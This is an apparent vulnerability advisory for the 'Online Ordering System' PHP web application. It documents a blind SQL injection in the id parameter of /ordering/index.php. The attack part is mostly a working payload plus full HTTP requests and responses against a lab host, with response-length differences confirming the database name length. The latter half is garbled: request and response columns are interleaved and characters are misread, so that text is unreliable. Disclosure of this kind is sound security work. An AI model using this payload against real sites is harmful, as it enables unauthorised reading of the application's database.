

Online Ordering System By janobe has SQL injection vulnerability

Author: k0xx

vendor: https://www.sourcecodester.com/php/12978/online-ordering-system-phpmysqli.html

Vulnerability file: /ordering/index.php?q=products&id=

Vulnerability location: /ordering/index.php?q=products&id= //id is Injection point

[+]Payload: /ordering/index.php?

q=products&id=2%27%20and%20length(database())%20=12--+ //id is Injection point

Current database name: multistoredb,length is 12

```
GET /ordering/index.php?q=products&id=2%27%20and%20length(database())%20=12--+ HTTP/
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```


Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99

Connection: close



When length (database ()) = 11, Content-Length: 17564

```
GET
                                                 HTTP/1.1 200 OK
/ordering/index.php?q=products&id=2%27%20a
                                                 Date: Wed, 18 May 2022
                                                 01:47:54 GMT
nd%20length(database())%20=11--+ HTTP/1.1
Host: 192.168.1.19
                                                 Server: Apache/2.4.41
User-Agent: Mozilla/5.0 (Windows NT 10.0;
                                                 (Win64) OpenSSL/1.1.1c
WOW64; rv:46.0) Gecko/20100101
                                                 PHP/7.4.1
Firefox/46.0
                                                 X-Powered-By: PHP/7.4.1
Accept:
                                                 Expires: Thu, 19 Nov 1981
text/html,application/xhtml+xml,application
                                                 08:52:00 GMT
/xm1; q=0.9, */*; q=0.8
                                                 Cache-Control: no-store,
Accept-Language:
                                                 no-cache, must-revalidate
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
                                                 Pragma: no-cache
Accept-Encoding: gzip, deflate
                                                 Connection: close
DNT: 1
                                                 Content-Type: text/html;
Cookie:
                                                 charset=UTF-8
PHPSESSID=Om2td1md252h1nr3nsbmc5ss99
                                                 Content-Length: 17564
Connection: close
                                                  <!DOCTYPE html>
                                                 <html lang="en">
                                                 <head>
                                                 <meta charset="utf-8">
                                                 <title>Janobe / Product
                                                 Details</title>
```



Product Details

When length (database ()) = 12, Content-Length: 24330 HTTP/1.1 200 OK /ordering/index.php?q=products&id=2%27%20a Date: Wed, 18 May 2022 nd%20length(database())%20=12--+ HTTP/1.1 01:46:38 GMT Host: 192.168.1.19 Server: Apache/2.4.41 User-Agent: Mozilla/5.0 (Windows NT 10.0; (Win64) OpenSSL/1.1.1c WOW64; rv:46.0) Gecko/20100101 PHP/7.4.1 Firefox/46.0 X-Powered-By: PHP/7.4.1 Accept: Expires: Thu, 19 Nov 1981 text/html,application/xhtml+xml,application 08:52:00 GMT /xml;q=0.9,*/*;q=0.8 Cache-Control: no-store, Accept-Language: no-cache, must-revalidate zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3Pragma: no-cache Accept-Encoding: gzip, deflate Connection: close DNT: 1 Content-Type: text/html; charset=UTF-8 Cookie: PHPSESSID=Om2td1md252h1nr3nsbmc5ss99 Content-Length: 24330 Connection: close <!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <title>Janobe / Product Details</title> ✓ ■ ◆ SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LFI-Load URL http://192.168.1.19/ordering/index.php?q=products&id=2' and length(database()) =12--+ Split URL Execute Insert string to replace | Insert replacing string | Replace All | Lel No. (+001) 123-456-789 🃜 📵 | 🗏 Register Store | 🐸 Re **JANOBE** PRODUCT CATEGORIES▼ STORE HOME SEARCH ▼ MAP **Product Details Gamot Sa Ubo** Store: 1 Admin's Store 😭 Order Now! Product Name: asd Capiz State I